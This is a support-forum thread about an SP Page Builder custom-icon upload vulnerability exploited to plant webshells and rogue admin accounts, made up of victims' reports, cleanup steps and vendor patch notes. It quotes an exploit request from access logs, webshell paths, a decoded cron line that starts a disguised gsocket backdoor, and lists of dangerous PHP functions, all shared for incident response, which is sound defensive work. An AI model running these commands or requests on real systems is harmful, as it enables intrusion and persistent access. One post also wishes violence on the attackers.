

[Locked] [URGENT] Potential Security Vulnerability Identified In SP Page Builder (v6.1.1)

S-D CONSULTING
Hi,
During routine security audits and log analysis, I identified what appears to be a critical security vulnerability in SP Page Builder (v6.1.1 and potentially older versions).
Under specific circumstances, this flaw could potentially allow malicious actors to bypass standard security checks and perform unauthorized actions on the server. Based on our recent server logs, it seems this vulnerability might already be targeted by automated bots in the wild, which could lead to severe site compromises.
To strictly practice Responsible Disclosure and avoid providing any actionable information to malicious actors reading this public forum, I have placed the exact nature of the flaw, the affected files, and the technical mechanics exclusively within the Hidden Content section of this ticket.
I have temporarily mitigated this on our infrastructure via ModSecurity rules blocking the endpoint, but an official patch is urgently needed. I can provide the Apache access logs and the malware samples privately upon request.
Please review the hidden details and escalate this to your security and development team as soon as possible.
Best regards.
345 Answers
Order by
Oldest

Ziaul Kabir
Accepted AnswerPlease, check our latest build and let us know the update.
Thanks

AGON PARTNERS INNOVATION AG
Accepted AnswerSorry the 6.2.2 has so many security issues.. https://www.joomshaper.com/forum/question/45778 This will do the job until a proper fix is out from your side. But with the framework-Security issues we see. Not so sure about this.
RB
Rachell Balsz
Accepted AnswerI am making a request to pass along to your execs. Inform your users if you want to keep them.
This is a global problem yet I have not received even one notice from JoomShaper about this. That is absolutely NOT acceptable. EVERY user who has ever purchased your templates or extensions should have received a notice informing them of the potential vulnerability. It costs you maybe $10 of email to send out to the thousands of people and own up to the gap in your security. Instead, you chose to wait until we had a problem then went looking for a solution when it was too late and now costs us hours to repair.
I'm not asking you to do this every time, but this is a HUGE hole. We should have been informed instead of waiting until there is a problem with one or many of our sites. Yes, you patch security holes occassionally and add the updates, but this time should have been treated differently. 2 major attacks in 2 weeks. SP Page Builder and Helix are major components and should have been treated accordingly.
This is how you lose the trust of customers who have been with you for years. I personally have been using SP Page Builder and Helix for over a decade. You have a corporate responsibility to shore up the holes in your product and inform your users so they can take immediate action.
This is exactly how companies lose their market share. It's not about how great your product is. It's about how great you are at responding when there is a problem.
I will continue to follow this thread because I have a feeling this isn't over yet. I'm waiting for the next patch.
AGON PARTNERS INNOVATION AG
Accepted AnswerI agree.
That's way we will have discontiune to have website in our portfolio's.
But just with the current clients our Cost to fix this was over 20k internal costs.
We made a fix for the Joomshaper https://www.joomshaper.com/forum/question/45778
It took us around 3h to code this. But when the damage is done the cleanup takes more time. Change all PW of all Services. Setting up a new OWASP Rule, Setting up more Proxyservers.
But as a longtime costomer from joomshaper for many years I want to have a better Service and fixing a code like this in a view hours.

BassLast
Accepted AnswerThanks for that! I got a lot off trouble since two days. Pagebuilder, Helix and JCE bring problems.
S-D CONSULTING
Accepted AnswerWhile awaiting feedback, I'd like to point out that I was able to patch the solution by configuring the server
M
MARIANO
Accepted Answerhola! Como pudiste solucionarlo? yo he añadido el .htacces he borrado las acrpetas malicviosas y he cambiado los accesos, y siguen creandose los archivos... gracias de antemano
L
LEÓN DAVID QUIROZ
Accepted AnswerGood afternoon, friend. Could you share the solution you found? We're also experiencing these problems.

Heriberto Vasquez Peña
Accepted AnswerHi, My website was invaded by several .htaccess files loaded with malicious code and index.php files in every folder. When I deleted them, they regenerated themselves. This code was generating remote access, from what I could gather. I don't know which malicious bot I was dealing with. I had to use a backup from before the problem started, move it to a different folder, and point the domain to that folder. I really couldn't get rid of this virus. And I'm still waiting because I don't know what might happen.
Ziaul Kabir
Accepted AnswerHi,
Thank you for your detailed report and for following a responsible disclosure process.
We have forwarded the information you provided to our development and security teams for further review and investigation. We appreciate the time and effort you invested in documenting the issue, as well as the additional context regarding observed activity and your mitigation measures.
Our team will carefully assess the reported behavior, including the points related to authentication, CSRF protection, and file extraction validation. If any additional information, logs, or samples are required during the review process, we will contact you directly.
Thank you again for bringing this matter to our attention and for your patience while the investigation is underway. We will provide an update as soon as we receive feedback from the development team.
Best regards,

Hanna Smotrova
Accepted AnswerHello, I've faced the same problems accross several my websites. I've restored backups before the attack. But I'm very junior website builder (not a programmer) and I will be really greatful for help in resolving the issue. Thank you!
Ziaul Kabir
Accepted AnswerHello,
Could you please delete this post or make it private? We have identified the issues and our team is actively working on a fix.
Thank you for your consideration and support.
Best regards,
S-D CONSULTING
Accepted AnswerHi,
Thank you for the quick turnaround and for taking this security report seriously.

Paul Frankowski
Accepted AnswerI have important requests before saying big thanks to you,
please cut details from last message and paste them inside "Hidden Content" area, as you did before.
not everyone updated SPPB so far, and "bots/bad people" also read what they can... and hidden content is seeing only by you and support team.
M
Marin
Accepted AnswerHi,
Thank you for reporting this.
We have a website that appears to have been compromised, and Imunify360 detected several suspicious scripts and removed them from the server. Since SP Page Builder is installed on the site, we are concerned this may be related to the vulnerability described here.
Could you please provide guidance for affected users on what steps we should take next to ensure the site is safe?
Specifically, we would like to know:
- Which files, folders, database tables, or settings should we check?
- Is simply removing the detected scripts enough, or should we assume that admin users, passwords, API keys, or database content may also be compromised?
We would appreciate clear remediation steps for affected users, including what should be changed, cleaned, reinstalled, or audited after detection of suspicious scripts.
Best regards.
TH
Thomas Harsch
Accepted AnswerMy site was comprimised. I patched my NGINX configuration and installed the latest SP PB Update.
I found following to delete:
- About 10 Superusers where added, they could be deleted in the Admin interface
- Two site Templates where installed, they could be erased in the Amin interface
- Several entries where installed under /media/com_sppagebuilder/assets, these had to be removed from the CLI
- Several entries where installed in Individual icons, these could be deleted in the Page Bauilder settings interface
I also checked the database for suspect entries but did not find any.
I am not posting this to expose anybody, I am posting this to help other possible victims to clean up their systems. Please followup any additional hints or which places I have missed to search.
D
David
Accepted AnswerThanks for sharing these cleanup notes.
Did you happen to preserve any of the PHP files that were uploaded under /media/com_sppagebuilder/assets before deleting them?
I am trying to determine whether the payloads only created Joomla superuser accounts and assigned Super User permissions, or whether they also attempted anything else, such as reading configuration.php, dumping database data, exfiltrating credentials, installing persistence, or modifying templates/plugins.
Did you find any evidence of data exfiltration, config access, database dumps, outbound callbacks, or additional webshells outside /media/com_sppagebuilder/assets?
Paul Frankowski
Accepted AnswerHi Thomas,
it was fixed in today update (as urgent morning task). We will do more penetration tests in the next few days, and to harden SPPB even more.
- If this site is important, consider also using extra firewall component, it's always extra wall with archers (!)
- Block IP that tried doing bad things. Some hosting panels allows that. You have full right to do that.
TH
Thomas Harsch
Accepted AnswerNo, I did not have JCE installed. I saw the attacker also tried that, but just got a "Plugin not availabe".
I am considering programming a little script that watches my accesslogs and automtically block IPs from attackers with the Linux FW.
Paul Frankowski
Accepted AnswerHi Marin,
you have to scan whole site. Later check also others on the same server.
For sure delete all .shtml files that you may have in root folder.
To scan website use:
- Imunify360 or similar software from your Hosting Panel. The premium version also allows you to clean malware files in two clicks.
- OR, just ask hosting company if you don't have access to any antivirus in Panel to scan site for you.
- Manually check all major folders for extra index.php and .htaccess files that shouldn't be there.
- Use Firewall component for Joomla to scan site deeply
- Clear content of
/tmpand/cachefolder from Joomla, keep only index.html file. - Check folders:

/images/and/media/there shouldn't be any .php file, if you have any - Delete it (!) - Reinstall Joomla core files (important step!)
- Reinstall Template core files (important step!)
- Update extensions if you forgot about any, focus on JCE etc.
- Check used extensions, maybe one or two of them you don't need anymore, and you can uninstall it.
- Force-logout all sessions
- Clear Trash in Hosting Panel (hosting account).
- Configure Apache and ModSecurity to strictly deny PHP execution inside /images/ and /media/ directories, rendering any uploaded webshell inert.
Those are also malware files, but in "hidden/cheat mode" (example from JCE case)

esf
Accepted Answer
Thank you, Paul, for this information.
In addition to all the points already shared, I found a PHP tag in the index.php file of the Helix Ultimate template. I have removed it.
D
David Forés
Accepted AnswerAs an additional security measure, would it be helpful (or would it have been helpful in this case) to password-protect the “/administrator” directory from the hosting control panel?
Paul Frankowski
Accepted AnswerDavid, against that, it will not help; it's only against typical guessing login & password bots or humans. But it's good to have it anyway.
Paul Frankowski
Accepted AnswerThomas,
when I check my Joomla firewall logs I also see requests to wordpress plugins very often ;] bots are "blind" but trying anyway.
On Linux level - great solution before touching the Joomla/WP code. But as I know, Imunify360+ have it already, but it's extra software for Hosting Panel.
For Joomla there are firewalls (premium) that block IP after doing bad requests.
Ł
Łukasz
Accepted AnswerHello, I've had six websites attacked. Fortunately, I realized it quickly and they only uploaded files. What's disturbing is that the attacks happened so quickly. One day was enough for the websites to be infected.
Paul Frankowski
Accepted AnswerIt takes a minute... if somebody has a ready script for a dedicated hole. Even current verison of Joomla and PHP won't help. The same problem was with the JCE hole, it was crazyness in last week. Hopefully Firewalls may lock some requests and delay "hacking" process.
If you have skills and good tool you can open almost any lock in seconds, like on movies.
Z
ZDKanton
Accepted AnswerI have found on one of my sites only this: assets\iconfont\codexsppb1bd2add5\font\codex-sppb-d1a93331.php
I have made a copy but my BitDefender has removed it.
assets\iconfont\codexsppb1bd2add5\font\codex-sppb-d1a93331.php is malware of type Generic.PHP.WebShell.X.D4821E87
M
Marin
Accepted AnswerI found dozens of files removed by Imunify360 (around 70 files in total). They were all located in the /tmp and /media directories. I also found dozens of icon packages that had been added to SPPB.
I first learned about the malware scripts from my hosting provider, and I'm glad they are doing an excellent job monitoring and handling these issues. Since updating the system, I haven't seen any new incidents reported by Imunify360.
My main concern now is whether the attackers managed to steal any sensitive data, such as database usernames and passwords, Joomla administrator credentials, or other information.
GB
Giannis Brailas
Accepted AnswerI have the same issue. I've found that the intruder has successfuly created power users after uploading malicious files to the server. The latest version resolves this security hole?
R
Richard
Accepted AnswerSo far my V6 sites are clean and patched but i have a lot of older sites with older versions (pre V6) which i cant update to the latest version because they just wont. How much of an issue are these currently?
PB
Petr Benes
Accepted AnswerHi Joomshaper team, please can you specify which SPPB version are affected? I have some sites still running on v3.8.10 which are not ready for update to latest security patch.
Paul Frankowski
Accepted AnswerPetr, about your question: SPPB 3.8.10 don't have upload custom Icon. No worries. I responded here: https://www.joomshaper.com/forum/question/45163
Paul Frankowski
Accepted AnswerRichard, extra good news:
Today's version of RsFirewall 3.3.7 added Protection against SP Page Builder < 6.6.2 vulnerability. It's very useful if you have to keep old SPPB 5.x and somehow you cannot use new SPPB 6.6.2.
If your sites and installed SPPB don't have Custom Icon feature, nothing to worry about.
Paul Frankowski
Accepted Answer@Giannis
- Yes, SPPB 6.6.2 fixed the problem (read changelog)
- Upcoming SPPB (soon) will get even stronger protection.
Paul Frankowski
Accepted Answer@Marin , about 2nd topic, hard to say, in most cases they don't care. They want to grab the website and use for ads purpose , like wall of your home to put banners and earn money on it when you are on vactions. Or just "hacked" check, next please.
But it's always recommended to do the basic steps:
- Remove Joomla Admin accounts that are not created by You.
- Change all passwords (Joomla Users). You can also change login name as well.
- Change Database User password (and update configuration.php file after)
- Check IP that was used to hack site, lock it. Check server logs.
Then they will not return even knowing old "data".
Paul Frankowski

Accepted AnswerFrom what I saw in my private server & firewall logs, there are more requests to old version of JCE than SPPB. So don't forget about JCE update as well.
Paul Frankowski
Accepted AnswerNiektóre firmy hostingowe mają systemy do wykrywania malware i informują klientów nim zablokują www, a inne nie. Byłem ciekawy. dzieki.
D
David Forés
Accepted AnswerI think this thread should be marked as “Featured,” considering the importance of the topic.
Paul Frankowski
Accepted AnswerSecurity news & updates:
- iCagenda 4.0.8 (Security Release, J5, J6), Fixed: a full unauthenticated remote code execution
- iCagenda 3.9.15 (Security Release for Joomla 3), also Zero Day Vulnerability
- Novarain/Tassos Framework plugin version below 6.1.0 for Joomla
Unpublishing the component does not protect you (!) you have to update or uninstall it.
J
Justin
Accepted AnswerAre you releasing a patch for older 3.x and 5.x versions of PageBuilder for those that can't upgrade to version 6 (similar to how JCE released a patch for older versions)?
SG
Stefan Gros
Accepted Answer6 hours ago the attackwave started. i was lucky to had Admin Tools running so i got a notification and more lucky to see the alarm the minute it happened. in minutes all my websites were hacked. with a little less luck this would have been a disaster. Blocked assess, deleted the created admin users and the deinstall the malicious template files they installed. 6 hours additional work and as i said that was the lucky part. edit: seems like thats not enough. :(
R
Richard
Accepted AnswerFor those that arent aware mysites.guru clocked this one and the JCE vulnerability early doors and provided simple means to update all sites. Saved my bacon several times, very much recommended. He has already warned there is another one coming ....
S-D CONSULTING
Accepted AnswerThe opening post contains a small error. I was clearly referring to version 6.6.1, not 6.1.1, but the forum won't allow me to correct it. It's good to have quickly discovered the security flaw and reported it, with prompt response.

Paul
Accepted AnswerHi yes I got that, but problem now is the latest security update of 6.6.2 wont install on any of my sites
Paul
Accepted AnswerJust informed support of an issue with the installer on 6.6.2, we used Codex to come up with a workaround.
A
Alvaro
Accepted AnswerOne of my clients called because their site had been compromised. They discovered a new superuser account, @secure.local, which had been registered on June 14th. We proceeded to install the latest version of SPPB.
We checked the supposed locations where PHP and HTML files might be stored, even posting the code snippet on MySitesGuru. We searched everywhere and found nothing.
So the question for everyone here is: how was the superuser account created? Because it's assumed they first uploaded PHP files using the vulnerability in icon uploads.
I look forward to your opinions.
Regards
Paul Frankowski
Accepted Answer@Paul
Not really, I updated 35+ websites just clicking update in J! admin, 4 different servers. On one of them have Plesk, too. Check if you can update other extensions, ask hosting support etc.
Paul Frankowski
Accepted Answer@Alvaro, please read technical details >> https://mysites.guru/blog/sp-page-builder-zero-day-uploadcustomicon-rce/
and then scroll up and find my post here with "To scan website use:" and follow the steps.
Yes, if somebody uploaded a php file with good code (tool) he can do almost anything, like 007 from James Bond movies.
For sure delete those fake accounts, etc.
A
Alvaro
Accepted AnswerIn the case we're reviewing, we haven't found anything. The reason is that they executed asset.deleteCustomIcon, which deleted the icon and the PHP file. The logs show that the images and media/com_sppagebuilder folders were modified that day.
In this same case, they did it in two steps: the scan and the attack. Therefore, we have three successful POST requests and only two GET requests to delete. We're investigating where the third one is.
The strange thing is that they deleted the files; normally, they leave them.
Z
ZDKanton
Accepted AnswerI have checked my raw access logs. Found only this:
Line 2410308: 45.192.213.29 - - [14/Jun/2026:18:14:28 +0200] "POST /index.php?option=com_sppagebuilder&task=asset.uploadCustomIcon HTTP/1.1" 200 457 "-" "sppb660-batch/1.0"
Line 2410310: 45.192.213.29 - - [14/Jun/2026:18:14:28 +0200] "GET /media/com_sppagebuilder/assets/iconfont/codexsppb1bd2add5/font/codex-sppb-d1a93331.php HTTP/1.1" 404 976 "-" "sppb660-batch/1.0"
So It seems the execution of the file was blocked.
I haven't found any other files. There have been a custom icon in SP Page Builder but I have deleted it.
Thanks for marking this as Featured.
PP
Pantelis P
Accepted AnswerI am having some joomla 3.10.12 running with SP Pae builder Pro version 3.8.10 do i have also for these to install the latest version in order not to be comprimised? i am asking this that maybe the latest version is not 100% compatible with Joomla 3.10.12 and php 7.4 Don;t judge me for having old version sites , customers are not all the time willing to pay for the upgarde Thank you in advance
Paul Frankowski
Accepted Answer@Pantelis, I responded in that topic above (scroll up), but also in details here: https://www.joomshaper.com/forum/question/45163
I know, everone has its own reasons, but risk is also yours!
R
Robert
Accepted AnswerGot one site that had a login:
-
User webmanager83 has logged in to admin
-
User webmanager83 has installed template tmpl_dfgklc
-
User webmanager83 has logged in to admin
-
User webmanager83 has installed template tmpl_boiklx
updated and removed the user. uninstalled the iconmanager files in backend (php files) and through ftp, checked all files and lookes like everything else haven't been touched or added.
Changed my Joomla admin pass and logged into the direct admin on thehosting and checked the log files. No logins/changes the last weeks. Can't find other weird files on the server. I will keep monitoring this site and when there is a login of new files I will change everything with a backup from 2 weeks ago. I will ask the host to check the files also.
GB
Giannis Brailas
Accepted AnswerInfo for everyone:
Using file manager or similar tool, search for content "secure.local" inside the root folder of the website and if you find any files delete them.
Search for content "uploadCustomIcon", "POST /index.php?option=com_jce", "x.xml", ".xml.php", "g.php" in your logs folder to check whether the website was compromised (clarification: not joomla logs folder! Your web server logs folder).
Check for ".php.gif" files. Clear cache and tmp folders. Check for rogue users and especially power users and delete them.
Even better: Restore site two-three weeks prior. Then update the affected extensions (JCE, Pagebuilder) or remove them if you don't use them.
The malicious file shows the entire configuration.php file to the hackers, so you must change db user passwords in any case.
Paul Frankowski
Accepted AnswerExtra notice, if in an act of desperation you decided to "Restore website from older backup" - first delete current site, becuase some malware files can be hidden deeply (.)(.). Only on clean root (public_html) you can recover site from backup. Scan recovered backup files as well.

MiBa
Accepted AnswerDon't forget to check cassiopea index file. I've found malicious code at the end - in hidden content for reference. Also check .ssh folder for authorized_keys file if you have access. I've found one created in my client site. PageBuilder vulnerability allow script to try to add task execution to crontab for future "re-infection" (depends on web config ).
Redirects are related to JCE vulnerability and are often injected in the joomla default template/s, joomla admin default template/s.
W
Wayne
Accepted AnswerCAN SOMEONE explain whta was meant by this and what or where is this icon feature
If your sites and installed SPPB don't have Custom Icon feature, nothing to worry about.
Paul Frankowski

Accepted AnswerOf course, the logic behind that is very simple. If you have installed the older SPPB version that does not have the Custom Icons feature (screenshot), hackers cannot use code to "cheat/hack" the component. For example in SPPB 3.x, 4.x. and 5.1x.
Example from life: If you don't own ipad, it cannot be broken, stolen or lost.
Paul Frankowski
Accepted AnswerGuys, check your sites also in Incognito mode, if after a few seconds page redirects to different URL (screenshot as example). Yes, this is almost certainly the result of malware or unwanted advertising scripts (adware/ad-heavy redirects) hidden somewhere. It's not visible if you check site again, only for first (fresh) view.

The scorenetsystems (popular redirect URL) is known to be associated with aggressive ad networks, pop-ups, and illegal streaming sites.

Z
ZDKanton
Accepted AnswerInteresting.
Does it matter which browser. I've tested in Firefox private mode. Nothing happened.
Paul Frankowski
Accepted Answerif it's clean and no redirects, it's good. I talk about cases when your site was compromized and still have hidden malware code. I saw two cases today, easy to miss that.
SG
Stefan Gros
Accepted AnswerI think that there are a lot of braindead incels who jumped on the wagon to fill their useless lifes with some meaning in making the lifes of others as miserable as theirs and used different scripts. I think i was "lucky" and they only created the Superusers and added their template files, in a few cases they added custom icons. So it varied even on my few websites and i got attacked by aroung 10 different IP-Adresses. To bad nobody visits those guys and help them step out of the window. So you may not suffer from ALL the things people report here.
MiBa
Accepted AnswerHello Stefan, It's not enough to delete templates and users. They already have data from your configuration.php file, so database access and if used SMTP settings at least. I'd suggest to change these settings once site is cleaned from these scripts.
SG
Stefan Gros
Accepted AnswerThanks for the reminder. Forgot to write that ..changed PW, databaseaccess and Mailsetting allready. It was a desaster, since i have quite a few sites but not as bad as it could have been. Hopefully
AB
Andreas Becker
Accepted AnswerAn interesting observation on my part: I think Cloudflare Pro blocked the attempt.
The files were uploaded to uploadCustomIcon, but the PHP script was completely blocked.
I found an empty PHP file in the root directory, thats all. No new accounts, and nothing else either.
R
Robert
Accepted AnswerWhat I can see the one who got acces only placed 2 php sctipts under the icons in my case. I scanned all other files. Also again with mysitesguru; clean. Never the less, I've changed all passwords (database and J!) and secret key in the configuration file and direct admin. Saved a backup external from a week or 3 earlier for just in case.
W
Wayne
Accepted AnswerIs there a definitive timestamp when these injections occured?..as i have back ups going way way back on 20 sites... and if so using those backups, will updating to 6.4.2 save them from futher issues after a restore? thnx
Paul Frankowski
Accepted Answer@Wayne
-
We got first info on 13 June (night). But hackers probably found "hole" sooner, I don't have access to dark web to tell you details.
-
Using old SPPB 6.4.2 is bad idea, you need 6.6.2 (!).
-
Indeed, if you have backup(s) from 10 June, they should be clean. But if you had old version of JCE they could hack your site sooner, becuase security hole in JCE editor was found two weeks ago and it was first method that hackers used.
-
Installing firewall component - is a good idea, consider that. The Gotham city don't sleep!
W
Wayne
Accepted AnswerPaul, thanks I mean 6.6.2. not 6.4.2..sorry there.. i dont have too many of the 20 with JCE, but I ill look into that as well, thanks. I have a firewall running on my VPS and i thought pretty robust and safe enviroment on a repuatble provider, well i thought so, though they are washing their hands on helping wih this so far.. thx.
J
jon
Accepted AnswerTwo sites with SP Page 662 hacked. Seems that the vulnerability comes from the Custom Icon font. How can i remove it? I am struggling for the root access and cleaning infected files...
J
jon
Accepted Answerthanks for your quick answer, solved for the moment
M
Marin
Accepted AnswerIs it possible that the attacker installed an older version of SPPB? Even though I upgraded everything, Imunify360 still reported malware on one site. When I checked, icons, super user, and SPPB version 6.6.0 were added.
Paul Frankowski
Accepted AnswerHmm, it would be stupid way (but who knows?). It's highy possible there was a hidden file waiting for activation that Imunify360 couldn't find. Like undercover agents “sleeper agents.” Then somebody manually can do almost anything.
Or, maybe somebody asked hosting to recover site from older backup?
Anyway, enable in Joomla actions tracking, and you will know who done what, and when.

BTW Consider using extra firewall component for Joomla itself as the last defence wall.
Paul Frankowski
Accepted AnswerJCH Optimize for Joomla! , version 9.3.0 Security update
- Harden SystemUri validation against malicious HTTP_HOST values
To put it simply: the developers patched a vulnerability that allowed the system to be tricked into thinking it was at a different URL than it actually was.
M
Marin
Accepted Answeris there a new vulnerability? we have a new super user despite having SPPB 6.6.2
Paul Frankowski
Accepted Answer@Marin create a different/new topic, with shared access to admin. Make & Share also screenshot how the new user looks, details.
Topic name - neutral name, "can you check my site admin", and all details in hidden content.
Then I will be able to install Firewall, and check your site. But yes, hole was fixed.
CN
Chris Nichols
Accepted AnswerThere seems to be a lot of hacking attempts at the moment.
I missed updating 1 site, this is what happened (yes it is an AI overview, it it better at writing reports than I am)>
Here is exactly how the attack unfolded on my server and the level of critical access they achieved:
- The Entry Point (Unauthenticated RCE) The automated botnets are scanning for vulnerabilities in SP Page Builder to achieve unauthenticated Remote Code Execution (RCE). They are dropping small, lightweight PHP script uploaders masquerading deep inside legitimate third-party vendor folders to avoid human detection.
In my case, the scanner caught malicious files hidden here:
/administrator/components/com_sppagebuilder/assets/vendor/facebook/graph-sdk/src/Facebook/Url/queue_1.php
Buried inside phpseclib directories, renaming core paths, and dropping file uploaders.
- Full cPanel Administrative Takeover (API Token) Once the scripts executed via the SP Page Builder flaw, they ran server-level command wrappers under the hosting account's Linux user.
The Result: The attackers successfully generated a cPanel API Token with full administrative access.
The Danger: With this token, the hackers bypassed Joomla completely. They had a master key to generate hidden FTP accounts, steal database info, and access the account even after I updated my software.
- Persistent Linux Backdoors Outside public_html The attack went entirely subterranean. The bots dropped a compiled Linux binary backdoor tool (gsocket utility) completely outside the website root directory, hiding it in a hidden user configurations folder:
/home/[username]/.config/htop/defunct
- The Stealth "Watchdog" Cron Job To ensure their access survived server reboots, file deletions, or malware cleanups, they established an hourly cron job (0 ). The cron job line was completely obfuscated using a Base64 encoded string to bypass standard host firewalls.
When decoded, the cron job revealed an advanced Linux process-hiding technique:
Bash /bin/pkill -0 -U1234 defunct 2>/dev/null || SHELL=/bin/bash TERM=xterm-256color GS_ARGS="-k /home/[user]/.config/htop/defunct.dat -liqD" /bin/bash -c "exec -a '[slub_flushwq]' '/home/[user]/.config/htop/defunct'" 2>/dev/null Using the exec -a flag, the script forces the running backdoor in the server's RAM to rename itself to [slub_flushwq]. This makes it look exactly like a native, essential Linux kernel thread, tricking system administrators into ignoring it while it keeps an encrypted outbound data tunnel open to the hacker's command center.
Paul Frankowski
Accepted Answer@Chris, I fully agree with you, as I wrote before, one hidden file, or hacked site (test one, forgotten) may harm whole server. Without deep scanning most people cannot find it.
Thanks for your answer.
@Marin read what @Chris wrote today, very important for you!
We planned extra update this week, that help even more.
CN
Chris Nichols
Accepted AnswerThe only thing that saved me was an email directly from my cPanel hosting service saying that a API token with full account control privilege had been created.
My ISP usually responds very quickly to requests (flushing the process from RAM), but there is a 13 hr delay for support tickets, I would say there is a large target attack happening at the moment.
Paul Frankowski
Accepted AnswerAdditional Protection: Enable 2FA
To maximize security and prevent malware infections that could result in your hosting account being suspended, we strongly recommend enabling two-factor authentication (2FA) in your website’s admin panel, server management panel, and email accounts.
CN
Chris Nichols
Accepted AnswerI've also updated my PHP config (via cPanel) to: disable_functions = "show_source,system,shell_exec,passthru,exec,popen,proc_open,highlight_file"
This should stop a PHP file being able to generate a cPanel API key.
M
Marin
Accepted AnswerHi,
One of our websites was compromised, and suddenly all Joomla installations had the same administrator account added at the same time.
We believe that Imunify360 blocked or cleaned a significant part of the malicious activity, and we have already deleted all newly added administrator accounts.
Could you please advise us on where and what we should check next? Do you have a security checklist we can follow, covering both Joomla and cPanel?
Thank you.
Paul Frankowski
Accepted Answer@Marin , If the server does not have separate web sites (accounts), unfortunately, someone with access to one site can infect the others. There is unoffcial trick to "fix it", but it's my own "know how".
Clearing website(s) from malware is also beyond JoomShaper support. It's always extra paid service, also becuase it takes hours (files/db scanning). I'll say, without any modesty, that I have written two chapters in my book about that topic years ago (not in eng.).
In that topic, we already shared some free tips that may/should help. Scroll up.
M
Marin
Accepted AnswerCould you please share any possible fixes, suggestions, or best practices for this situation?
If this is outside the scope of official support, we would still appreciate any guidance you can provide in the hidden area.
Paul Frankowski
Accepted AnswerYes, also good way, but t is a myth that disabling these specific functions provides 100% protection against cPanel API token generation. To generate a cPanel API token, a script does not need to drop down to the Linux shell via system() or exec(). cPanel has a built-in Local API (UAPI) that listens on specific internal ports or sockets. If the attacker's PHP script uses native PHP extensions like cURL or standard filesystem functions to communicate with the cPanel socket, they can request an API token entirely within PHP, without triggering any of your blocked shell functions.
To actually stop unauthorized cPanel API token generation, you need to secure the perimeter outside of just PHP (follow 3 steps):
-
Restrict cPanel API Token Creation: Ask your host to check if they enforce strict token restrictions or multi-factor authentication (MFA) for cPanel logins.
-
Turn off unused PHP extensions: Disable extensions like exec, pcntl, or posix if your Joomla site doesn't require them.
-
Set up cPanel Notifications: In cPanel, go to Contact Information and ensure that notifications for "An API token is created" are turned on and sent to an external email address you check daily. If an attacker bypasses your PHP blocks, you will instantly get an email the second a token is generated.
A
Alvaro
